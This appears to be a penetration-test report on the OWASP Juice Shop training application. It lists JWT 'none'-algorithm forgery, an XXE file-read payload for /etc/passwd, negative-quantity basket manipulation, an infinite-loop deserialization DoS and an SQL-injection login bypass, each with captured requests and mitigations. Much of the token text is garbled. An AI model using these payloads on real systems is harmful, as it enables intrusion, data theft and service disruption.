PAYOUT: DATA
{ "status": "success", "data": { "id": 18, "username": "", "email": "test@test.com", "password": "6a204bd89f3c8348af5c77c717a097a", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2024-10-11 18:00:43.038 +00:00", "updatedAt": "2024-10-11 18:00:43.038 +00:00", "deletedAt": null }, "iat": 1728669661, "exp": 1728687661 }
VERIFY SIGNATURE
RSASHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),

HEADER: ALGORITHM & TOKEN TYPE
{ "typ": "JWT", "alg": "none" }
PAYOUT: DATA
{ "status": "success", "data": { "id": 1, "username": "", "email": "test@test.com", "password": "6a204bd89f3c8348af5c77c717a097a", "role": "admin", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "totpSecret": "", "isActive": true, "createdAt": "2024-10-11 19:55:50.889 +00:00", "updatedAt": "2024-10-11 19:55:50.889 +00:00", "deletedAt": null }, "iat": 1728676565, "exp": 1728694565 }



```
Request
Pretty Raw Hex JWS JSON Web Tokens JSON WebToken
HTTP/1.1
Host: 10.10.49.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.49.43/
Connection: keep-alive
Cookie: 10z=Hy5SS69wQhDAAA; language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0..eyJzdF0dMx0iJdWnJZXNzIiw1ZGF0YSI..eyjpZCI6Ms1xdNxLcmShbwUi0iI1Cj1bWpFc16nrlc3RAgVzdc5jbs20lCjwXNzd29yZC16j1ZhMAY0m40WYyZg2NdhZm1y1zc3x2NzEwOTdh1LwimcgsZSI6lFrbwlu1i1Zvs0Lc1vLg9rZw4i01i1Lc1sYNg9maw5jC16j1uMc4wL1AiLc1wcm9maxLsw1hZU0i1VYXNzXZPzL3B1impxY9pbwFnZMvdxSb2hFcyk9wZhdw0LnhN2zy1sInrvdHBT2WnyZKQ1o1i1Cjpc0fJdf1ZS16dH1zSw1y3j1xrLZEFOj1oiMjAyNC0xCMoXSA0t01Nt01MC440DkgKzAw0jAw1w1dxBKyXRLZEFOj1oiMjAyNC0xCMoXSA0t01Nt01MC440DkgKzAw0jAw1i1ZvsXZRLZEFOj1pudwxsFSw1awFOi1oxN14njc2NTY1LcjeHai0jE3M0T0Q1N9V.
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1883-FvpqaGTQhyvAHQzqn2S+s3zLo"
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

Response
Pretty Raw Hex Render JSON Web Tokens JSON Web Token
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0..eyJzdF0dMx0iJdWnJZXNzIiw1ZGF0YSI..eyjpZCI6Ms1xdNxLcmShbwUi0iI1Cj1bWpFc16nrlc3RAgVzdc5jbs20lCjwXNzd29yZC16j1ZhMAY0m40WYyZg2NdhZm1y1zc3x2NzEwOTdh1LwimcgsZSI6lFrbwlu1i1Zvs0Lc1vLg9rZw4i01i1Lc1sYNg9maw5jC16j1uMc4wL1AiLc1wcm9maxLsw1hZU0i1VYXNzXZPzL3B1impxY9pbwFnZMvdxSb2hFcyk9wZhdw0LnhN2zy1sInrvdHBT2WnyZKQ1o1i1Cjpc0fJdf1ZS16dH1zSw1y3j1xrLZEFOj1oiMjAyNC0xCMoXSA0t01Nt01MC440DkgKzAw0jAw1i1ZvsXZRLZEFOj1pudwxsFSw1awFOi1oxN14njc2NTY1LcjeHai0jE3M0T0Q1N9V; Path/
Content-Security-Policy: img-src 'self' assets/public/images/uploads/default.svg; script-src 'self' unsafe-eval https://code.getmdl.io http://ajax.googleapis.com
Content-Type: text/html; charset=utf-8
ETag: W/"1886-QLyvAHLR19y9rTfU6vh1Oso"
Vary: Accept-Encoding
Date: Fri, 11 Oct 2024 20:15:25 GMT
Connection: keep-alive
Content-Length: 6278
14<!DOCTYPE html><html lang="en">
15    <head>
16        <title>
17            OWASP Juice Shop
18        </title>
19        <meta charset="utf-8">
20        <meta name="description" content="">
21        <meta name="keywords" content="">
22        <meta name="viewport" content="width=device-width, initial-scale=1.0">
23        <link rel="icon" type="image/x-icon" href="/assets/public/favicon.ico">
24        <link rel="stylesheet" href="https://code.getmdl.io/1.3.0/material.min.css">
25        <link rel="stylesheet" href="https://fonts.googleapis.com/icon?family=Material+Icons">
26    </head>
27    <body>
```

Mitigation:

Signature Verification: Always validate the JWT signature against a trusted secret or public key to ensure the token's integrity.

Algorithm Restriction: Restrict the accepted algorithms to secure ones (e.g., HS256, RS256) and avoid using "none" as an acceptable algorithm

(3) Vulnerability Exploited: XML external entity (XXE)

Vulnerability Explanation: XML External Entity (XXE) vulnerabilities arise when an XML parser incorrectly processes external entities in XML documents. This can allow attackers to manipulate XML data and potentially access sensitive files on the server.

Impact:

Exploiting this vulnerability allows an attacker to read arbitrary files on the server, such as /etc/passwd, which contains user account information. This could lead to further attacks, including credential harvesting, privilege escalation, or gaining insight into the server's configuration and users.

Severity: High

Proof of Concept (PoC):

Create an XML payload designed to access the /etc/passwd file on the server

Upload the crafted XML file through the complaint section of the application.

```
GNU nano 8.0  test.xml *  
<?xml version="1.0"?><!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```



```
Request
Pretty Raw Hex JWS JSON Web Tokens JSON Web Token
hMDXc3S1sInjbG0Ji1xJxb0L1ci3ImwRhz42VRvazIu1oi1wibGfZdExz2uLSxa1i1wLjw1Cm1w1ch24w2
mls1zWtld1j0l2Lpc2zC0v9ywdJsaMwvai1haw1zL3wvBghZmGVyXvdsCzdm1c3Cb3p3U2Vjcm0j011w
ia1xNBY3pDmJsi0nRyWdsi1mNyWfZ02PwRBC1G1jWmJQMTATMgTgM6TNTUQntAUo0dg51CswoMc1sImRb1v02WpBdC1b6vsh0s1m1hdC1Gm1cy0Dy1jN2uSw
i2ZKw1jxN1qNkY101q.vqsf1oax3Vw6BAEuk_q-413-tph-Vje6Q2210pUdjg1a7fqxS1L9yK5Zb40duhOHfd4o
1aUsy2z4AyKeyB0V92K4Xg9h7u5e4Wn6uryo4GtSqqB72E3V-YTRN5QBevQ5UojoJ9Rd1-EWmszlv35MPF
1ijxyjk
8 Content-Type: multipart/form-data; boundary=-----12013731816746290963615288900
9 Content-Length: 362
10 Origin: http://10.10.49.43
11 Connection: keep-alive
12 Referer: http://10.10.49.43/scorboard
13 Cookie: ie0rf12Zhnb0eoJfFAAAD; Language=en; token=
eyj0XAi0JJKV1G1LChbG0i1JSUz1iN9.yx1zdGF0dXM1i2jdWnjZxNzIi1wZGFOySI6eyjpZC16MTsIn1vZxUY
w1j1i1w1Zx1haw1o1QJZNOXW1r3C0u71i1wCf3cdm0i1y21TzN5G01ldmW42M4yQwKzN3H2M3h
hMDxXc3S1sInjbG0Ji1xJxb0L1ci3ImwRhz42VRvazIu1oi1wibGfZdExz2uLSxa1i1wLjw1Cm1w1ch24w2
mls1zWtld1j0l2Lpc2zC0v9ywdJsaMwvai1haw1zL3wvBghZmGVyXvdsCzdm1c3Cb3p3U2Vjcm0j011w
ia1xNBY3pDmJsi0nRyWdsi1mNyWfZ02PwRBC1G1jWmJQMTATMgTgM6TNTUQntAUo0dg51CswoMc1sImRb1v02WpBdC1b6vsh0s1m1hdC1Gm1cy0Dy1jN2uSw
i2ZKw1jxN1qNkY101q.vqsf1oax3Vw6BAEuk_q-413-tph-Vje6Q2210pUdjg1a7fqxS1L9yK5Zb40duhOHfd4o
1aUsy2z4AyKeyB0V92K4Xg9h7u5e4Wn6uryo4GtSqqB72E3V-YTRN5QBevQ5UojoJ9Rd1-EWmszlv35MPF
1ijxyjk; cookieconsent_status=dismiss
14 -----12013731816746290963615288900
15 Content-Disposition: form-data; name="file"; filename="test.xml"
16 Content-Type: text/xml
17
18 <!> XML version="1.0" encoding="ISO-8859-1"?>
19 <!DOCTYPE foo [
20   <!ELEMENT foo ANY>
21   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]
22 <foo>&xxe;</foo>
```

Mitigation:

Disable DTDs: Configure the XML parser to disable Document Type Definitions (DTDs) to prevent the processing of external entities.

Input Validation: Validate and sanitize all user inputs to prevent malicious payloads from being processed.

(4) Vulnerability Exploited: Logic Vulnerability in Shopping Cart

Vulnerability Explanation:

Logic vulnerabilities occur when the application's business logic does not enforce the intended behavior, leading to unintended actions that can be exploited by users

The vulnerability is based on the ability to manipulate item quantities in a way that allows a user to effectively obtain products for free by leveraging negative quantities.

Impact:


Exploiting this logic vulnerability allows an attacker to add items to their basket without paying, leading to financial loss for the application and undermining the integrity of the purchasing system.

Severity: High

Proof of Concept (PoC):

Navigate to the shopping basket section of the application and add items to the cart.

Confirm that items are added with positive quantities as expected.





Request

```
1 POST /api/orders HTTP/1.1
2 Host: 10.10.49.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwiZGF0YSI6eyJpZCI6MtgsInVzXJuYwI1IjoiIiwZWlhaWw0OjZ0XNQ0Rlc3QuY29tIiwiGfzc3dvcmqiOjI2YTIwNGJkODlm2M4mzQ4YWZkMV3N2M3Td
hMdk3ySISiinJvbGUsOjJjdXNb21lcisInlbHV4ZVRva2VijoIiwi.bGfzdExvZ2lusXAi0iIwljAuMC4iwiChVZ
mlsZuLTywdIjojL2Fzc2V0cy9wdwJsaMwMw1hZ2VzL3wbG9jZHMVGWmyXVsdc5zdmcilCjOb3RwU2vjcmVOjoliw
iaKNBy3pdmljOnRydwUsImNyZWF0ZWPBdC16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInVzGf02WPBd
C16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInrlbGV02WPBdC16bnvbHosimlhdC16MfcyODy3NjU2Ns
iZhwiijoXNzI4NjknONTifQ.vqsfioQax3Vv6BAEukq_r413-tph-VJE60Z21opUbja70fxSL9yK5ZBa4oduh0HfdG4o
laEyU5j42gAyexKB0V92K4XC7guhL5s4VNw5ury40YGTSGqQBu72E3V-YTRYNSQ8ecvq5UxooJ9Rdi_EMwsozlV35MPfE
Ijixyuc; cookieconsent_status=dissmiss
8 Content-Type: application/json
9 Content-Length: 14
10 Origin: http://10.10.49.43
11 Connection: keep-alive
12 Referer: http://10.10.49.43/
13 Cookie: ioe=eIMUP1baH-UMXIAAS; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwiZGF0YSI6eyJpZCI6MtgsInVzXJuYwI1IjoiIiwZWlhaWw0OjZ0XNQ0Rlc3QuY29tIiwiGfzc3dvcmqiOjI2YTIwNGJkODlm2M4mzQ4YWZkMV3N2M3Td
hMdk3ySISiinJvbGUsOjJjdXNb21lcisInlbHV4ZVRva2VijoIiwi.bGfzdExvZ2lusXAi0iIwljAuMC4iwiChVZ
mlsZuLTywdIjojL2Fzc2V0cy9wdwJsaMwMw1hZ2VzL3wbG9jZHMVGWmyXVsdc5zdmcilCjOb3RwU2vjcmVOjoliw
iaKNBy3pdmljOnRydwUsImNyZWF0ZWPBdC16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInVzGf02WPBd
C16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInrlbGV02WPBdC16bnvbHosimlhdC16MfcyODy3NjU2Ns
iZhwiijoXNzI4NjknONTifQ.vqsfioQax3Vv6BAEukq_r413-tph-VJE60Z21opUbja70fxSL9yK5ZBa4oduh0HfdG4o
laEyU5j42gAyexKB0V92K4XC7guhL5s4VNw5ury40YGTSGqQBu72E3V-YTRYNSQ8ecvq5UxooJ9Rdi_EMwsozlV35MPfE
Ijixyuc; cookieconsent_status=dissmiss
14 {
15   "quantity":2
}
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 154
8 ETag: W/9a-NMKcngTUAfIdqtZi/yhePxUCK"
9 Vary: Accept-Encoding
10 Date: Fri, 11 Oct 2024 20:39:34 GMT
11 Connection: keep-alive
12
13 {
  "status": "success",
  "data": {
    "id": 9,
    "quantity": 2,
    "createdAt": "2024-10-11T20:34:33.464Z",
    "updatedAt": "2024-10-11T20:39:34.141Z",
    "BasketId": 6,
    "ProductId": 1
  }
}
```

```
8 Content-Type: application/json
9 Content-Length: 15
10 Origin: http://10.10.49.43
11 Connection: keep-alive
12 Referer: http://10.10.49.43/
13 Cookie: ioe=eIMUP1baH-UMXIAAS; language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwiZGF0YSI6eyJpZCI6MtgsInVzXJuYwI1IjoiIiwZWlhaWw0OjZ0XNQ0Rlc3QuY29tIiwiGfzc2V0cy9wdwJsaMwMw1hZ2VzL3wbG9jZHMVGWmyXVsdc5zdmcilCjOb3RwU2vjcmVOjoliw
iaKNBy3pdmljOnRydwUsImNyZWF0ZWPBdC16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInVzGf02WPBd
C16j1wMjQTMATMTEmgMrk6NTU6NTAUoDg51CswMDowMCisInrlbGV02WPBdC16bnvbHosimlhdC16MfcyODy3NjU2Ns
iZhwiijoXNzI4NjknONTifQ.vqsfioQax3Vv6BAEukq_r413-tph-VJE60Z21opUbja70fxSL9yK5ZBa4oduh0HfdG4o
laEyU5j42gAyexKB0V92K4XC7guhL5s4VNw5ury40YGTSGqQBu72E3V-YTRYNSQ8ecvq5UxooJ9Rdi_EMwsozlV35MPfE
Ijixyuc; cookieconsent_status=dissmiss
14 {
15   "quantity": -3
}
```

```
"id": 9,
"quantity": -3,
"createdAt": "2024-10-11T20:34:33.464Z",
"updatedAt": "2024-10-11T20:40:32.573Z",
"BasketId": 6,
"ProductId": 1
}
```

OWASP Juice Shop

Your Basket (test@test.com)

	Apple Juice (1000ml)	-3	1.99¤	
	Banana Juice (1000ml)	1	1.99¤	

Total Price: -3.979999999999995¤

You will gain 0 Bonus Points from this order!



Delivery Address
test
test, test, test, 123456
test
Phone Number 1111111111

Payment Method
Digital Wallet

Your Basket (test@test.com)

	Apple Juice (1000ml)	-2	1.99₹
	Banana Juice (1000ml)	2	1.99₹

Order Summary

Items	0.00₹
Delivery	0.00₹
Promotion	0.00₹
Total Price	0.00₹

Place your order and pay

You will gain 0 Bonus Points from this order!

Mitigation:

Input Validation: Enforce strict validation rules on item quantities to prevent negative values from being submitted.

Business Logic Checks: Implement comprehensive checks to ensure that the business rules are enforced, such as disallowing negative quantities and validating total order amounts before processing transactions.

(5) Vulnerability Exploited: Insecure deserialization lead to Denial of Service (DoS)

Vulnerability Explanation:

Insecure deserialization vulnerabilities occur when an application accepts serialized data from untrusted sources and does not adequately validate or sanitize it before processing. This can lead to the execution of arbitrary code or functions contained within the serialized data.

Impact:

Exploiting this vulnerability allows an attacker to send malicious payloads that could execute unintended code, leading to Denial of Service (DoS) conditions. By creating an infinite loop or other resource-intensive operations, an attacker can consume server resources, rendering the application unresponsive.

Severity: Critical

Proof of Concept (PoC):

Access the API documentation via the api-docs directory and identify the endpoint for posting orders.

Initially, attempt to POST to this endpoint without the required authorization, which will return a 401 Unauthorized error

Mitigation: Input Validation: Validate and sanitize all incoming serialized data, ensuring it conforms to expected formats and structures before processing.

Deserialization Controls: Use safe deserialization libraries or frameworks that limit the execution of code or functions during the deserialization process.

Order API for customer orders

POST /orders

Create new customer order

Parameters

No parameters

Request body

application/json

Customer order to be placed

Example Value | Schema

```
{
  "cid": "JS0015DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "P00000001"
    }
  ],
  "orderLinesData": "[{"productId": 12,"quantity": 10000,"customerReference": "\\"P00000001.2\\", "SM20180105|042"}, {"productId": 13,"quantity": 2000,"customerReference": "\\"P00000003.4\\"}]"
}
```

Responses

Code	Description	Links
200	New customer order is created	No links

Media type: application/json

Controls Accept header.

Example Value | Schema

```
{
  "cid": "JS0015DE",
  "orderNo": "3d06acselbd39d26392f010ff124742",
  "paymentDue": "2018-01-19T07:02:06.800Z"
}
```

Curl

```
curl -X POST "http://10.10.177.205/b2b/v2/orders" -H "accept: application/json" -H "Content-Type: application/json" -d "{\"cid\":\"JS0015DE\",\"orderLines\":[{\"productId\":8,\"quantity\":500,\"customerReference\":\"P00000001\"}],\"orderLinesData\": [{\"productId\":12,\"quantity\":10000,\"customerReference\":\"\\\"P00000001.2\\\", \"SM20180105|042\"}, {\"productId\":13,\"quantity\":2000,\"customerReference\":\"\\\"P00000003.4\\\"\"}]}"
```

Request URL

http://10.10.177.205/b2b/v2/orders

Server response

Code	Details
401	Error: Unauthorized <i>Undocumented</i>

Response body

```
{
  "error": {
    "message": "No Authorization header was found",
    "name": "UnauthorizedError",
    "code": "credentials_required",
    "status": 401,
    "inner": {
      "message": "No Authorization header was found"
    }
  }
}
```

Download

Response headers

```
access-control-allow-origin: *
connection: keep-alive
content-type: application/json; charset=utf-8
date: Fri, 11 Oct 2024 21:35:37 GMT
feature-policy: payment 'self'
transfer-encoding: chunked
vary: Accept-Encoding
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```



Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	StackTrace
200	GET	10.10.177.205	fruit_prest.jpg	img	jpeg	cached	20.59 kB	Filter Headers					
200	GET	10.10.177.205	green_smoothie.jpg	img	jpeg	cached	16.50 kB						
200	GET	10.10.177.205	ccg_common.png	img	png	cached	73.84 kB						
200	GET	10.10.177.205	ccg_foil.png	img	png	cached	352.37 kB						
200	GET	10.10.177.205	artwork.jpg	img	jpeg	cached	20.59 kB						
200	GET	10.10.177.205	lemon_juice.jpg	img	jpeg	cached	20.59 kB						
200	GET	10.10.177.205	melon_bike.jpg	img	jpeg	cached	24.69 kB						
200	GET	10.10.177.205	1	polyfills-es2015.js..	json	773 B	1.31 kB						
200	POST	10.10.177.205	(api)BassetItems/	polyfills-es2015.js..	json	496 B	157 B						
200	GET	10.10.177.205	24/eFn Oct 11 2024	polyfills-es2015.js..	json	715 B	375 B						
200	GET	10.10.177.205	1	polyfills-es2015.js..	json	924 B	1.80 kB						

Available authorizations

bearerAuth (http, Bearer)

Value:

S35Xn8h6OXm_GwpJicsalTc

[Authorize](#)

[Close](#)

Customer order to be placed

```
{
  "cid": "150815DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "P00000001"
    }
  ],
  "orderLinesData": "(function test() { while(true); })()"
}
```

Request URL

<http://10.10.177.205/b2b/v2/orders>

Server response

Code Details

500 Error: Internal Server Error

Undocumented Response body

```
{
  "error": {
    "message": "Infinite loop detected - reached max iterations",
    "stack": "at /juice-shop/node_modules/notevil/index.js:380:n    throw ex\n      ^\nError: Infinite loop detected - reached max iterations\n      at InfiniteChecker.check\n(/juice-shop/node_modules/notevil/lib/infinite-checker.js:15:1)\n      at walk (/juice-shop/node_modules/notevil/index.js:234:22)\n      at walkAll (/juice-shop/node_modules/notevil/index.js:61:16)\n      at walk (/juice-shop/node_modules/notevil/index.js:80:24)\n      at evaluateAst (/juice-shop/node_modules/notevil/index.js:53:10)\n      at /juice-shop/node_modules/notevil/index.js:512:22\n      at walk (/juice-shop/node_modules/notevil/index.js:355:36)\n      at walk (/juice-shop/node_modules/notevil/index.js:110:18)\n      at walkAll (/juice-shop/node_modules/notevil/index.js:61:16)\n      at walk (/juice-shop/node_modules/notevil/index.js:76:10)\n      at evaluateAst (/juice-shop/node_modules/notevil/index.js:53:10)\n      at safeEval (/juice-shop/node_modules/notevil/index.js:19:21)\n      at evalMachine.<anonymous>:1:n      at Script.runInContext (vm.js:142:20)\n      at Object.runInContext (vm.js:281:6)\n      at /juice-shop/routes/b2bOrder.js:19:12)\n      at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n      at next (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n      at /juice-shop/node_modules/express/lib/router/layer.js:137:13)\n      at Route.dispatch (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n      at /juice-shop/node_modules/express/lib/router/layer.js:275:10)\n      at Function._process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n      at next (/juice-shop/node_modules/express/lib/router/layer.js:275:10)\n      at /juice-shop/routes/verify.js:143:3\n      at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n      at trim_prefix (/juice-shop/node_modules/express/lib/router/layer.js:284:7)\n      at Function._process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    "
  },
  "trace": [
    {
      "type": "WhileStatement",
      "test": {
        "type": "Literal",
        "value": true,
        "loc": {
          "start": {
            "line": 1,
            "column": 25
          }
        }
      }
    }
  ]
}
```

[Download](#)

(6) Vulnerability Exploited: SQL Injection Vulnerability in Login Functionality Leading to Admin Authentication Bypass

Vulnerability Explanation: An SQL injection vulnerability exists in the login form, allowing attackers to bypass authentication and log in as an admin. This occurs because user inputs (e.g., username and password fields) are not properly sanitized before being used in SQL queries. By injecting malicious SQL code, an attacker can manipulate the database query to always return a valid user, effectively bypassing the authentication mechanism.

Impact:



This vulnerability allows an unauthenticated attacker to log in as any user, including the admin, leading to full control over the system.

Severity: Critical

Proof of Concept (PoC):

that happen because when i discovered that the login page of the Juice-shop application is vulnerable to a classic form of SQL Injection as well as Blind SQL Injection. This is due to the use of unsensitized user supplied input.

The login form is vulnerable to SQL injection. By entering ' OR 1=1 -- in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks .





The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A POST request is displayed in the main pane, targeting http://localhost:3000. The request body contains a JSON payload with fields like 'email' and 'password'. The 'Inspector' panel on the right shows the request attributes, query parameters, cookies, and headers.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Export

1 × +

Send Cancel < | > | ▾

Target: [selected]

Request

Pretty Raw Hex

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Accept-Encoding: gzip, deflate, br
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Charset: UTF-8
7 Content-Type: application/json
8 Content-Length: 39
9 Origin: http://localhost:3000
10 Referer: http://localhost:3000/
11 **Cookie: BeX80gBLDpY3R6jQhXZ5ZYqA3tqfwoUyHaHGbMvJyvE97exW40Krz1Pnk; cookieconsent_status=dissmiss**
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
17 {
 "email": "br1=l---",
 "password": "eeee"
}

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-XSS-Protection: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETAG: W/"31f-gBj5Y2kR+EJBKFiyTbWctDD05Nc"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Oct 2024 16:49:59 GMT
12 Connection: close
13
14 {
 "authentication":{
 "token": "K4X0LJKV1G1C1hhCo1OzdnWtZmWt1zGFQY1GeyJpZC1GM0wzdxNnCmSh
 bwUs0iLlC1LbwPnbC1ImFkhWuOpLaMLXLoLsawIiwiC0f3cdvCn0iOlwTkyDiYxTdYnZmZ11MDuNaVwXnjh
 lkZjE4Yj1wMC1sInBu0iJh2Gpb1sInRlhVh4ZvWx2u2u1jii1iwbfZedExvZ2uLwsA1o1iLcCwv9mawX1n0j
